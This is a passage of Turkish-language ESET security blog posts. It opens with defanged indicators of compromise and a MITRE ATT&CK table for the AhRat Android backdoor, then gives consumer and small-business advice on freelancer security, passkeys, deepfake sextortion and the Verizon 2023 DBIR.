| C0EBCC9A10459497F5E74AC5097C8BD364D93430 | com.tsoft.app.iscreenrecorder | Android/Spy.Android.CKN | AhMyth-tabanlı arka kapı. |
| 0E7F5E043043A57AC07F2E6BA9C5AEE1399AAD30 | com.tsoft.app.iscreenrecorder | Android/Spy.Android.CKN | AhMyth-tabanlı arka kapı. |
### **Ağ**
| **IP** | **Sağlayıcı** | **İlk görülme** | **Ayrıntılar** |
|---|---|---|---|
| 34.87.78\[.\]222 | Namecheap | 10 Aralık 2022 | order.80876dd5\[.\]shop C&C server. |
| 13.228.247\[.\]118 | Namecheap | 05 Ekim 2021 | 80876dd5\[.\]shop:22222 C&C server. |
### **MITRE ATT&CK Teknikleri**
Bu tablo, MITRE ATT&CK çerçevesinin [*12. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Taktik** | **Kimlik** | **Ad** | **Açıklama** |
|---|---|---|---|
| **Kalıcılık** | [*T1398*](https://attack.mitre.org/versions/v12/techniques/T1398/) | Boot veya Logon Başlatma Kodları | AhRat, cihazda çalışmayı etkinleşmek için bir BOOT\_COMPLETED [*broadcast intent*](https://developer.android.com/guide/components/intents-filters) alır. |
| [*T1624.001*](https://attack.mitre.org/versions/v12/techniques/T1624/001/) | Olayla Tetiklenen Çalışma: Yayın Alıcıları | Aşağıdaki olaylardan biri meydana gelirse AhRat işlevi tetiklenir: CONNECTIVITY\_CHANGE, or WIFI\_STATE\_CHANGED. |
| **Discovery** | [*T1420*](https://attack.mitre.org/versions/v12/techniques/T1420) | Dosya ve Dizin Bulma | AhRat, harici depolamada bulunan dosyaları listeleyebilir. |
| [*T1426*](https://attack.mitre.org/versions/v12/techniques/T1426/) | Sistem Bilgilerini Keşfetme | AhRat, cihazın kimlik numarası, bulunduğu ülke, cihazın üreticisi ve modu, genel sistem bilgileri gibi verileri sızdırabilir. |
| **Toplama** | [*T1533*](https://attack.mitre.org/versions/v12/techniques/T1533/) | Yerel Sistemdeki Veriler | AhRat, bir cihazdaki belli uzantılara sahip dosyalardaki verileri sızdırabilir. |
| [*T1429*](https://attack.mitre.org/versions/v12/techniques/T1429) | Ses Yakalama | AhRat, yakın çevredeki sesleri kaydedebilir |
| **Komuta ve Kontrol** | [*T1437.001*](https://attack.mitre.org/versions/v11/techniques/T1437/001/) | Uygulama Katmanı Protokolü: İnternet Protokolleri | AhRat, C&C sunucusuyla iletişim kurmak için HTTP Sunucusu kullanır |
| **Veri Sızdırma** | [*T1646*](https://attack.mitre.org/versions/v11/techniques/T1646/) | C2 Kanalı Üzerinden Veri Sızdırma | AhRat verileri kendi Komuta ve Kontrol kanalı üzerinden sızdırır. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Siber Güvenlik
---
### [Serbest çalışanlar için BT ekibi olmadan dijital güvenlik](https://antivirus.com.tr/serbest-calisanlar-icin-dijital-guvenlik-bir-bt-ekibinin-destegi-olmadan-guvende-kalmak/)
**Published:** Mayıs 30, 2023
**Author:** ESET
**Excerpt:** Hiç kimse işini geliştirmek yerine bir güvenlik ihlalinin sonuçlarıyla uğraşarak zaman kaybetmek istemez.
**Content:**
Hiç kimse işini geliştirmek yerine bir güvenlik ihlalinin sonuçlarıyla uğraşarak zaman kaybetmek istemez.
Avrupa ve Amerika Birleşik Devletleri’nde yaklaşık her yedi kişiden biri serbest meslek sahibidir. Bu kişiler kendi yaşam planlarını yapmak ve daha fazla özgürlük, kariyerlerinin kontrolünü eline almak gibi hayallerini gerçekleştiriyorlar. Ancak geleceklerine yön vermek için sahip oldukları sözde özgürlük arttıkça beraberinde tehlikeler de artıyor. Bu, genellikle daha az veya sıfır hastalık, tatil/ebeveynlik izni ve ücreti anlamına gelir. BT departmanında genellikle maaşlı çalışan kişilerin üstlendiği BT desteğinden yoksun olmak anlamına gelir.
Özellikle serbest ticaretle uğraşanların veya mal sahiplerinin karşı karşıya olduğu siber risk düşünülürse, bu durum daha da önem kazanır. Kendi işinizi yapıyorsanız, mali varlıklarınızı, hassas müşteri bilgilerinizi ve hatta potansiyel olarak fikri mülkiyetinizi hedef alan tehdit aktörlerinin radarında olacaksınız. Risklerin nerede olduğunu ve bu risklere karşı dayanıklılığı nasıl artırabileceğinizi bilmek çok önemlidir. Hiçbir şahıs işletmesi sahibi, işini geliştirmek yerine bir ihlalin sonuçlarıyla uğraşarak zaman kaybetmek istemez.
## Neler tehlikede?
Sonuç olarak siber suçlular para kazanmak istiyor. Ve genel olarak, en küçük işletmeden bile bireylere oranla daha fazla para gasp edilebilir ve çalınabilir. Ancak tehdit aktörleri aynı zamanda fırsatçıdır. Bu da, doğru şekilde korunmayan çevrimiçi hesaplar, güvenlik yazılımı yüklü olmayan cihazlar ya da en son işletim sistemi, tarayıcı ve diğer yazılım sürümlerini çalıştırmayan bilgisayarlar gibi hedeflerin peşinden gittikleri anlamına geliyor.
Serbest meslek sahiplerini etkileyen ihlallerin hacmi hakkında kamuya açık çok az veri bulunuyor. Ancak, daha az kaynağa sahip olmaları ve şirket içi BT desteğinin çok az olması veya hiç olmaması nedeniyle siber tehditlere daha fazla maruz kalabilirler. Aşağıdakilerin işletmenizi nasıl etkileyebileceğini düşünün:
- Senkronize edilmiş bulut depolama alanı da dahil olmak üzere iş dosyalarınızı kilitleyen bir fidye yazılımı saldırısı.
- Tehdit aktörlerinin en hassas dosyalarınızı çalıp sızdırmakla ve/veya karanlık ağda satmakla tehdit ettiği bir saldırı. Bu, düzenlenmiş önemli kişisel bilgileri (PII) içerebilir.
- Parola hırsızlığı veya “kaba kuvvet” teknikleri yoluyla hesap ele geçirme saldırıları. Ele geçirilen işletme hesabı, müşterilere yönelik kimlik avı saldırılarında ve hatta işletme e-postalarının ele geçirilmesinde (BEC) kullanılabilir.
- Mali kaynakları boşaltmak amacıyla çevrimiçi kurumsal banka hesabınıza girişleri toplamak için tasarlanmış kötü amaçlı yazılımlar.

### Serbest meslek sahipleri üzerindeki etki
Serbest meslek sahipleri için zorluk sadece sınırlı BT kaynakları değildir. Kurumsal itibar ve mali kayıplar konusunda daha büyük bir etkisi vardır ve bunun telafisi daha zordur. Özellikle iş ilişkileri genellikle kuralsız olduğu için, ciddi bir ihlalden sonra müşteriler birlikte çalışmaktan vazgeçebilir.
*İLGİLİ MAKALE:* [Önce güvenlik: Blog yazarları için 5 siber güvenlik ipucu](https://antivirus.com.tr/once-guvenlik-blog-yazarlari-icin-5-siber-guvenlik-ipucu/)
Ciddi bir siber olayın serbest meslek sahipleri üzerindeki olası en büyük etkisinden bahsetmeye gerek yok: verimlilik kaybı. Serbest çalışan bir işletme sahibinin BT ortamını temizlemek ve büyük bir siber saldırıdan kurtulmak için zaman kaybetmesi, müşterilerine hizmet vermek için daha az zaman ayırması anlamına gelir.
## İşletmenizi için siber güvenlik önlemleri
Birleşik Krallık hükumetinin rakamlarına göre, ülkedeki mikro işletmelerin yalnızca beşte birinin resmi bir güvenlik stratejisi var. Yine de önceki 12 ay içinde bir ihlalin ortalama maliyetinin 3.000 sterlin (3.740 Amerikan doları) olduğu tahmin edilmektedir ki bu da bu büyüklükteki şirketler için önemli bir harcama olabilir. Bu nedenle serbest meslek sahipleri, aşağıdaki önleyici tedbirlere odaklanarak doğru güvenlik alt yapısı oluşturmak için biraz zaman ayırmalıdır:
- **Önemli iş verilerinizi yedekleyin:** Bu, öncelikle neyin yedeklenecek kadar önemli olduğunu belirlemek ve ardından bir yedekleme çözümü seçmek anlamına gelir. Bulut depolama (örn. OneDrive, Google Drive), yedeklemeler otomatik olduğundan ve donanım için ön yatırıma gerek olmadığından faydalı bir seçenektir. Çoğu büyük sağlayıcı, fidye yazılımı bulut verilerine yayılsa bile önceki sürümlerden geri yükleme yapmanızı sağlayan özelliklere sahiptir. Bununla birlikte, içinizin daha çok rahat etmesi için, çıkarılabilir bir sabit sürücüye yedekleme yapmak ve ihtiyaç duyulana kadar bağlantısının kesildiğinden emin olmak faydalı olabilir.
- **Kötü amaçlı yazılımdan koruma yazılımı yükleyin:** Güvenilir bir satıcıdan bir ürün seçin ve tüm bilgisayarları, diğer cihazları kapsadığından emin olun. Her zaman en son sürümü çalıştırması için otomatik güncellemeleri açık tuttuğunuzdan emin olun.
- **Tüm bilgisayarları ve cihazları yamalı tutun:** Otomatik güncellemeleri açarak tüm işletim sistemlerinin ve diğer yazılımların en son sürümünün yüklü olduğundan emin olun. Bu, güncel açıklara karşı yamalı olacakları anlamına gelir.
- **Hesapları güvende tutun:** Yalnızca bir parola yöneticisinde saklanan güçlü, benzersiz parolalar kullanın ve sunulduğunda iki faktörlü kimlik doğrulamayı açın (sosyal medya, e-posta, bulut depolama, yönlendirici vb.). Bu, kimlik avı, kaba kuvvetle parola tahmin etme ve diğer saldırı risklerini azaltacaktır.
- **Mobil cihazlarınızı koruyun:** Tüm yazılımları güncel tutun, güvenlik yazılımı yükleyin ve resmi olmayan uygulama mağazalarından herhangi bir uygulama indirmeyin. Cihazların güçlü bir parola veya sağlam bir biyometrik kimlik doğrulama yöntemiyle kilitlendiğinden ve kaybolma veya çalınma durumunda uzaktan takip edilip silinebildiğinden emin olun.
- **İşlerin ters gidebileceği durumlar için bir plan oluşturun:** Bu “olay müdahale planının” kapsamlı olması gerekmez. Sadece işletmenizin hangi BT hizmetlerine güvendiğini bilin ve en kötü durum senaryosu gerçekleştiğinde iletişime geçebileceğiniz kullanışlı bir iletişim listesi hazırlayın. Bu, kurtarma sürelerini hızlandıracaktır. Sistemlerin çevrimdışı olmaya zorlanması durumunda planın basılı bir kopyasını el altında bulundurun.
- Ulusal Siber Güvenlik Merkezi’nin [Exercise in a Box](https://exerciseinabox.service.ncsc.gov.uk/) ve Cyber Aware araçları ile **dayanıklılığınızı bugün test edin**.
Her şeyden önce farkındalık çok önemlidir. Sadece bu makaleyi okumak bile işletmeniz için olumlu bir gelişmedir. İşletmenizi fırsatçı düşmanların erişiminden uzak tutmak için yukarıdaki en iyi uygulamaları hayata geçirin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Parola dönemi bitti, geçiş anahtarı zamanı geldi](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/)
**Published:** Haziran 20, 2023
**Author:** ESET
**Excerpt:** Geçiş anahtarları giderek yaygınlaşırken, parola kullanma dönemi kapanıyor. Parola yerine geçiş anahtarı tercih etmenin temel faydaları nedir?
**Content:**
Geçiş anahtarları giderek yaygınlaşırken, parola kullanma dönemi kapanıyor. Parola yerine geçiş anahtarı tercih etmenin temel faydaları nedir?
Büyük ihtimalle hepimiz parola kullanmaktan sıkıldık. Çok sayıda çevrimiçi hesap kullandığımız günümüz dünyasında, parolalar artık amaca hizmet etmiyor. Birçoğumuz, tüm uygulamalarda ve web sitelerinde aynı, hatırlanması kolay oturum açma kimlik bilgileri kullanıyoruz ve parolayla ilgili değişik hatalar yapıyoruz. Ve bir parola kırıldığında, tüm dijital dünyamız yıkılabiliyor.
Aslında parolaların bu kadar uzun süredir kullanılması ilginçtir ve bunun en büyük nedeni etkin alternatif yöntemlerin eksikliğidir. Ancak geçiş anahtarlarının ortaya çıkmasıyla bu durum değişeceğe benziyor. Google kısa süre önce hem kişisel hem de iş hesaplarında yeni teknolojiyi desteklediğini duyurdu (Apple ve Microsoft’tan farklı olarak), yani yeni bir parolasız oturum açma dönemi başlıyor olabilir mi?
Parola deneyimini ve güvenliğini geliştirmeye veya güncellemeye yönelik daha önce yapılan girişimler kısmi başarı sağladı. İki faktörlü kimlik doğrulama (2FA) parolaları daha güvenli hale getirmeye büyük ölçüde yardımcı oluyor, ancak iki aşamalı bu süreç bazılarına göre kullanışsız olduğu için bu yöntemin dünya geneline yayılması zordur. Ayrıca, 2FA’nın en yaygın kullanılan çeşidi olan kısa mesaj yoluyla kullanıcılara gönderilen tek seferlik kodlar da ele geçirilebilir.
Parola yöneticileri ise her bir site için uzun, karmaşık ve benzersiz bir parola oluşturma, saklama ve hatırlama konusunda harikadır. Ancak her zaman tüm cihazlarınızı, işletim sistemlerinizi ve web tarayıcılarınızı kapsamayabilir ve ana parolanızı kaybetmeniz durumunda tek bir hata noktası oluşturabilirler. Bazı durumlarda, kullanıcı deneyiminde de zorluklar olabilir.
En büyük teknoloji şirketleri, bir endüstri standardı olan şifre anahtarlarının bir gün parolaların, 2FA’nın ve bildiğimiz parola yönetimi ihtiyacının yerini alacağını umuyor. Birlikte göz atalım.
## Geçiş anahtarı nasıl çalışır?
Geçiş anahtarları, açık anahtar kriptografisinden yararlanır. Bir geçiş anahtarı, bir web sitesi, uygulama veya başka bir çevrimiçi hizmetteki hesabınızı güvence altına almak için oluşturulan bir çift kriptografik anahtardan (özel bir anahtar ve buna karşılık gelen bir genel anahtar) oluşur.
Özel anahtar cihazınızda uzun bir şifrelenmiş karakter dizisi olarak saklanırken, eşleşen genel anahtar ilgili çevrimiçi hizmetin sunucularına yüklenir, örneğin Google veya Apple’ın iCloud anahtar zinciri şifre yönetim sistemi.
*Akıllı telefonunuzdan Google hesabınızda oturum açtığınızda Google sizin için zaten bir şifre anahtarı oluşturur*
Ardından, oturum açmak için, PIN kodunuz, parmak iziniz veya başka bir cihaz ekran kilidi mekanizması ile kimlik doğrulaması yapmanız gerekir. Herhangi bir parola girmenize veya hatırlamanıza gerek yoktur, bu da süreci daha güvenli ve kullanımı daha sorunsuz hale getirir.
Oturum açma girişiminde sunucu, cihazınıza bir kriptografik sorgulama göndererek özel anahtardan bunu çözmesini ve sunucuya geri iletmesini ister. Kimliğinizi doğrulamak için her ikisi de gerekli olan genel ve özel anahtar çiftlerinin eşleştiğini doğrulamak için bu yanıt kullanılır.
Biyometrik veriler hiçbir aşamada cihazdan başka yere yollanmaz ve sunucu özel anahtarın ne olduğunu öğrenmez. Aslında, özel anahtarı kendiniz de asla görmezsiniz – tüm sihir arka planda gerçekleşir ve sizin çaba harcamanıza gerek yoktur.
*Google hesabı güvenlik ayarları aracılığıyla geçiş anahtarı kimlik doğrulamasını ayarlamaya yönelik ilk adım*
## Geçiş anahtarlarının temel faydaları nedir?
Peki, geçiş anahtarları hem kullanım kolaylığı hem de daha güçlü güvenlik için her derde deva mıdır? Başka faydaları aşağıda daha ayrıntılı olarak açıklanıyor:
- **Kimlik avına ve sosyal mühendisliğe karşı dayanıklılık:** Geçiş anahtarları, insanların sahte web sitelerine girerken verdiği oturum açma kimlik bilgilerinin yanlışlıkla siber suçluların eline geçmesi riskini ortadan kaldırır. Bunun yerine, hesabın gerçek sahibi olduğunuzu kanıtlamak için cihazınızı kullanmanız istenir.
- **Üçüncü taraf ihlalinin sonuçlarını önleme:** Bir web sitesi veya uygulama sağlayıcısı ihlal edilirse, yalnızca genel anahtarlar çalınabilir – özel anahtarınız hiçbir zaman çevrimiçi hizmetle paylaşılmaz ve genel anahtardan bunu anlamanın bir yolu yoktur. O halde, açık anahtar tek başına bir saldırganın işine yaramaz. Bunu, bilgisayar korsanlarının kullanıma hazır kullanıcı adı/parola kombinasyonlarından oluşan büyük yığınları çalabildiği mevcut sistemle karşılaştırabilirsiniz.
- **Kaba kuvvet saldırılarından kaçınma:** Geçiş anahtarları açık anahtar kriptografisine dayanır, yani saldırganlar bunları tahmin edemez veya hesaba girmek için kaba kuvvet kullanamaz.
- **2FA’ya gerek yok:** Anahtarlarda ikinci bir faktör yoktur, bu nedenle kullanıcılar SMS kodlarını ve benzerlerini ele geçirmek için tasarlanmış saldırı riski altında değildir. Aslında, bir geçiş anahtarı birden fazla kimlik doğrulama faktöründen oluşur. Geçiş anahtarları 2FA’nın en güvenli türü olan donanım güvenlik anahtarlarının bile yerini alabilecek kadar güçlüdür.
- **Endüstri standartlarında:** Geçiş anahtarları, FIDO Alliance ve W3C WebAuthn çalışma grubu standartlarına uygundur, yani tüm katılımcı işletim sistemleri, tarayıcılar, web siteleri, uygulamalar ve mobil eko sistemlerde çalışır. Apple, Google ve Microsoft’un yanı sıra 1Password ve Dashlane gibi büyük parola yönetim şirketleri ve WordPress, PayPal, eBay ve Shopify gibi platformlar da bu teknolojiyi destekliyor (ya da yakında destekleyecektir).
- **Kolay kurtarma:** Anahtarlar bulutta saklanabilir ve cihazın kaybolması halinde yenisine geri yüklenebilir.
- **Akılda tutmaktan kurtulma:** Kullanıcılar için artık çok sayıda parola oluşturmaya, hatırlamaya ve korumaya gerek yoktur.
- **Birden fazla cihazda çalışma:** Bir geçiş anahtarı oluşturulduktan sonra, normal biyometrik kimlik doğrulamasında olduğu gibi her seferinde yeniden kaydolmaya gerek kalmadan yeni cihazlarda kullanılabilir. Ancak, aşağıda ayrıntılı olarak açıklandığı gibi, dikkat edilmesi gereken bazı noktalar vardır.
## Geçiş anahtarı neden iyi bir fikir olmayabilir?
Geçiş anahtarlarını benimsemenize engel bazı durumlar da olabilir. Şu an için sektörün bu yöntemi tam anlamıyla benimsememesi ve geçiş anahtarlarının senkronize edilme şekli gibi.
- **Geçiş anahtarları yalnızca aynı işletim sistemini çalıştıran cihazlarla senkronize edilir:** Bu yazıda açıklandığı gibi geçiş anahtarları işletim sistemi platformuna göre senkronize edilir. Bu, örneğin bir iOS cihazınız varsa ve aynı zamanda Windows kullanıyorsanız, zor bir kullanıcı deneyimi yaşayabileceğiniz anlamına gelir. Geçiş anahtarlarınızın farklı işletim sistemleri kullanan cihazlar arasında çalışmasını sağlamak için QR kodlarını taramanız ve Bluetooth’u açmanız gerekir. Bu aslında mevcut parola deneyimine göre daha az kullanıcı dostudur.
- **Sektörün fazla benimsememesi:** Bazı büyük şirketler geçiş anahtarlarını kullanmaya başlamış olsa da genel anlamda kullanımı yaygın değildir. Büyük platformların yanı sıra, bunu destekleyen yaygın web sitelerinin ve uygulamaların bu şifre anahtarlarını kullanmaya başlaması biraz zaman alabilir. Sevdiğiniz platformların bu teknolojiyi destekleyip desteklemediğini [buradan](https://passkeys.dev/device-support/) kontrol edebilirsiniz.
Bu durum parola döneminin kapanma sinyali olabilir mi? Geçiş anahtarları, parolaların şu ana kadarki en güçlü rakibidir. Ancak kullanıcılar arasında neredeyse evrensel bir kabul görmesi için teknoloji tedarikçilerinin farklı işletim sistemi eko sistemlerinde bunları kullanmayı daha da kolaylaştırması gerekebilir.
Geçiş anahtarlarını denemek için, Google, Apple veya Microsoft hesaplarınızın ayarlar menüsünden yararlanabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Geçiş anahtarı, Parolalar, Siber Güvenlik
---
### [Deepfake yoluyla cinsel zorlama hakkında bilinmesi gerekenler](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/)
**Published:** Temmuz 5, 2023
**Author:** ESET
**Excerpt:** FBI uyarıyor; suçlular para sızdırmak için, deepfake yöntemiyle kişilerin yayımladıkları normal fotoğraflardan çıplak resimlerini oluşturuyor
**Content:**
*FBI uyarıyor; suçlular para sızdırmak için, deepfake yöntemiyle kişilerin yayımladıkları normal fotoğraflardan çıplak resimlerini oluşturuyor*
ABD Federal Soruşturma Bürosu (FBI) deepfake yoluyla gasp kampanyalarındaki artış konusunda uyarılarda bulundu. Suçlular, insanların masum fotoğraflarını hazır yapay zeka (AI) araçlarından yararlanarak çıplak fotoğraflara dönüştürüyor ve şantaj yapıyor.
Büro, halka yaptığı son duyuruda, “fotoğraf veya videoları müstehcen içeriğe dönüştürülen” kurbanların sayısında ciddi bir artış olduğundan bahsetti. Hem yetişkinlerin hem de reşit olmayanların yer aldığı videolar sosyal medyada ya da porno sitelerinde dolaşıma sokuluyor.
Hızla gelişen teknolojinin, isteği dışında yetişkinlerin ve hatta çocukların sahte çıplak görüntüsünü herkesin oluşturmasına olanak tanımasından endişe duyuluyor. Bu durum da özellikle taciz, şantaj ve cinsel zorlamaya yol açıyor.
Kurban, içeriğe bazen tesadüfen rastlar, bazen bir başkası tarafından uyarılır, bazen de kötü amaçlı aktörler doğrudan kurbanla iletişime geçer. Olay iki şekilde gelişebilir:
- Kötü amaçlı kişi para ister veya içeriği kurbanın arkadaşları ve ailesiyle paylaşır.
- Kurbandan gerçek çıplak resimlerini veya videolarını ister.
## Cinsel zorlamanın diğer yöntemi
İkinci yöntemde tehdit aktörü, kurbanı cinsel içerikli paylaşım için kandırır veya zorlar. Daha sonra ödeme yapmazsa veya daha fazla resim/video göndermezse bu içerikleri yayınlamakla tehdit eder ve şantaj yapar. Bu, FBI’ın geçtiğimiz yıl kamuoyunu uyardığı ve hızla büyüyen bir başka akımdır.
*İLGİLİ MAKALE:* [Cinsel içerikli mesajlaşma hakkında bilmeniz gerekenler](https://saferkidsonline.eset.com/tr/article/cinsel-icerikli-mesajlasma-hakkinda-bilmeniz-gerekenler)
Cinsel zorlama vakalarında genellikle kurban, başkası gibi davranan bir kişi ile çevrimiçi arkadaş olur. Kötü amaçlı kişi, müstehcen görüntüler/videolar elde etmek için kurbanla zaman geçirir. Deepfake destekli şantajlarda, sahte görüntüler kurbanlardan fidye almak için kullanılır – arkadaş olmaya gerek yoktur.
*Ayrıca bazı suçlular bir e-posta gönderir ve kurbanın bilgisayarına kötü amaçlı yazılım yüklediklerini ve böylece porno izlediğini kaydettiklerini iddia ederek cinsel zorlama dolandırıcılığı da yaparlar. Genellikle boş bir tehdidin daha gerçekçi görünmesi için, geçmişteki bir veri ihlalinden elde ettiği eski bir e-posta parolası gibi kişisel ayrıntıları da eklerler. Cinsel zorlama dolandırıcılığı e-posta bilinci, cinsel zorlamayla ilgili kamuoyunda artan farkındalık sonucu oluşmuştur.*
## Deepfake sorunları
Deepfake kullanıcıları, bir kişinin görünümünü veya sesini aslına benzer şekilde taklit etmelerini sağlayan sinir ağlarını kullanır. Görsel içeriklerde, video girdisini almak, bir kodlayıcı ile sıkıştırmak ve ardından bir kod çözücü ile yeniden oluşturmak konusunda eğitim alırlar. Bu sayede, bir hedefin yüzünü başka birinin vücuduna anlaşılmayacak şekilde yerleştirip benzer yüz hareketlerini taklit edebilirler.
Bu teknoloji bir süredir kullanılıyor. Viral örneklerden biri Tom Cruise’un golf oynadığı, sihir yaptığı ve lolipop yediği bir videoydu ve kaldırılmadan önce milyonlarca kez izlendi. Bu teknoloji elbette ünlülerin ve diğer insanların yüzlerini müstehcen videolara yerleştirmek için de kullanılıyor.
Bunun kötü yanı şudur; teknolojiye erişmek herkes için her zamankinden daha kolay ve acemi kullanıcılar bile bu teknolojiyi inandırıcı bir şeklide kullanabilecek noktaya geldi. Bu durumdan sadece FBI endişeli değil.
## Deepfake ile nasıl başa çıkılır
Bu tür sahte içerikler yayınlandıktan sonra, kurbanlar “değiştirilmiş içeriğin sürekli olarak paylaşılmasını veya internetten kaldırılmasını engelleyen zorluklarla” karşılaşabilir. Bu durum ABD’de, “silme hakkı” ile ilgili GDPR kurallarının hizmet sağlayıcıların bireyin talebi üzerine belirli içerikleri kaldırmasını zorunlu kılan AB’ye göre daha zor olabilir. Bu durum ebeveynler ya da çocukları için üzücü bir deneyimdir.
Sürekli çevrimiçi olmak ve bir şeyler paylaşmak zorunluluğu hissedilen dijital dünyada, birçoğumuz yayınla düğmesine basıyor ve internette birçok kişisel video ve fotoğraf paylaşıyoruz. Bunlar zararsız görünse de, ne yazık ki bu resimlerin ve videoların birçoğu herkes tarafından kolayca görüntülenebilir. Kötü amaçlı kişiler her zaman bu görselleri ve mevcut teknolojiyi kötü amaçlar için kullanmanın bir yolunu buluyor. Günümüzde neredeyse herkes bu tür sahte ama ikna edici içerikler yaratabildiğinden, birçok deepfake bu noktada devreye giriyor.
Size ve ailenize gelebilecek potansiyel zararı azaltmak için bu akım ile ilgili önlemleri şimdiden almalısınız. Öncelikle deepfake kurbanı olma riskini azaltmak ve en kötü senaryonun gerçekleşmesi durumunda zararı en aza indirmek için aşağıdaki adımları göz önünde bulundurun:
### Kişisel olarak:
- Resim, video ve diğer kişisel içerikleri paylaşırken her zaman iki kez düşünün. Teorik olarak, en masum içerik bile kötü amaçlı kişiler tarafından izniniz olmadan deepfake bir içeriğe dönüştürülebilir.
- Sosyal medya hesaplarınızdaki gizlilik ayarlarını öğrenin. Profilleri ve arkadaş listelerini gizli yapmak mantıklıdır, böylece resimler ve videolar yalnızca tanıdığınız kişilerle paylaşılır.
- Tanımadığınız kişilerden gelen arkadaşlık isteklerini kabul ederken her zaman dikkatli olun.
- Tanımadığınız kişilere asla içerik göndermeyin. Özellikle belirli içerikleri görmek için baskı yapan kişilere karşı dikkatli olun.
- Çevrimiçi ortamda sıra dışı davranmaya başlayan “arkadaşlara” karşı dikkatli olun. Hesapları ele geçirilmiş olabilir. İçerik ve farklı bilgiler elde etmek için kullanılabilir.
- Sosyal medya hesaplarınızın güvenliğini sağlamak için her zaman karmaşık, benzersiz parolalar ve çok faktörlü kimlik doğrulama (MFA) kullanın.
- Herkese açık olan kişisel bilgilerinizi veya video/görüntülerinizi bulmak için kendinizi çevrimiçi ortamda düzenli olarak arayın.
- Bilginiz dışında internette yayınlanmış fotoğraf veya videoları bulmak için tersine görsel arama yapmayı düşünün.
- Tanımadığınız kişilere asla para veya canlı içerik göndermeyin. Gönderdiğiniz sürece daha fazlasını isteyeceklerdir.
- Herhangi bir cinsel zorlama faaliyetini polise ve ilgili sosyal medya platformuna bildirin.
- Deepfake içeriği, yayınlandığı platform(lar)a bildirin.
### Ebeveyn olarak:
- Çevrimiçi ortamda ne kadar kişisel bilgi ve içeriğin herkese açık olarak paylaşıldığını belirlemek için çocuklarınızla ilgili düzenli çevrimiçi aramalar yapın.
- Çocuklarınızın çevrimiçi faaliyetlerini makul ölçüler içinde izleyin ve onlarla kişisel içerik paylaşmanın risklerini konuşun.
- Çocuklarınızın yüzlerinin göründüğü içerikleri paylaşırken iki kez düşünün.
Deepfake teknolojisini kullanmanın giderek kolaylaşması ile gasp ve zorlama daha yaygın hale gelecektir. Belki de açık internetin bedellerinden biri de budur. Ancak çevrimiçi ortamda daha dikkatli davranarak kötü bir olayla karşılaşma ihtimalini azaltabiliriz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeepFake, Siber Güvenlik
---
### [Verizon 2023 DBIR: KOBİ’ler için en önemli çıkarımlar](https://antivirus.com.tr/verizon-2023-dbir-bu-yilin-yenilikleri-ve-kobiler-icin-en-onemli-cikarimlar/)
**Published:** Temmuz 17, 2023
**Author:** ESET
**Excerpt:** Bu yazımızda Verizon’un 16.000’den fazla vaka analizinin sonuçlarının ortaya koyduğu, artan veri ihlali ortamına ilişkin bazı temel bilgilere yer veriyoruz.
**Content:**
Bu yazımızda 16.000’den fazla Verizon vaka analizinin sonuçlarının ortaya koyduğu, artan veri ihlali ortamına ilişkin bazı temel bilgilere yer veriyoruz.
Yaygın algının aksine, küçük ve orta ölçekli işletmeler (KOBİ’ler) genellikle siber saldırıların hedefidir. Bunun nedeni, ABD ve Birleşik Krallık’ta işletmelerin %99’undan fazlası, özel sektör istihdamının çoğunluğu ve gelirin yaklaşık yarısının bu işletmelerden oluşmasıdır. Ancak daha küçük bir kuruluşta BT veya yöneticiyseniz, *az kaynak ile çok iş* yapmak gerçekten zordur.
Siber risklerin azaltılmasına ayrılan az kaynağı önceliklerine göre etkin şekilde dağıtmaya odaklanılmalıdır. Yakın tarihli ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu’nda belirtildiği üzere, KOBİ’lerin %69’u son 12 ay içinde bir ihlal ya da ihlale dair güçlü bir belirti bildirdi. Bu da acil önlem alınması gerektiğini vurguluyor.
Bunun için somut verilere ihtiyacınız var. Saldırganlar nelere odaklanıyor? Saldırganlar kim? Ve ne kadar başarılılar? Bu tür bilgileri çeşitli kaynaklarda bulabilirsiniz ancak tehdit ortamının en ayrıntılı analizlerinden biri her yıl yayımlanan Verizon Veri İhlali İncelemeleri Raporu’dur (DBIR). Raporun son sayısı, KOBİ’lerin güvenlik stratejilerini geliştirmek için kullanabilecekleri değerli bir bilgi kaynağıdır.
## İşletmeler için temel siber güvenlik tehditleri nedir?
2023 DBIR, yaklaşık üçte biri veya 5.199’u veri ihlali olarak teyit edilen 16.312 olayın analizine dayanıyor. Şu anda 16. yılında olan bu uzun soluklu serinin faydalarından biri de okuyucuların mevcut eğilimleri tarihsel kalıplara göre değerlendirebilmesidir. Bu sayıda neler öne çıkıyor?
İşte KOBİ’ler için bazı önemli çıkarımlar:
- **Saldırı yüzeyleri birleşiyor:** Verizon’a göre, birçok farklılıklarına rağmen, KOBİ’ler ve daha büyük kuruluşlar aslında birbirine benziyor. Bulut tabanlı yazılımlar gibi benzer altyapı ve hizmetleri giderek daha fazla kullanıyorlar, bu da saldırı yüzeylerinin her zamankinden daha fazla ortak noktası olduğu anlamına geliyor. Aslında raporu hazırlayanlar, tehdit aktörü türleri, motivasyonlar ve saldırı modelleri gibi faktörler düşünüldüğünde “kuruluş büyüklüğüne bağlı olarak o kadar az fark var ki, herhangi bir ayrım yapmakta zorlandık” itirafında bulunuyor.
Örneğin, sisteme izinsiz giriş, sosyal mühendislik ve temel web uygulaması saldırıları günümüzde KOBİ ihlallerinin %92’sini oluştururken, bu oran 1.000’den fazla çalışanı olan büyük firmalarda biraz daha düşüktür (%85). Ayrıca, büyük kuruluşlardaki %89’a kıyasla tehdit aktörlerinin %94’ü dış kaynaklıdır ve ihlallerin %98’inin nedeni finansaldır (%97’ye kıyasla).
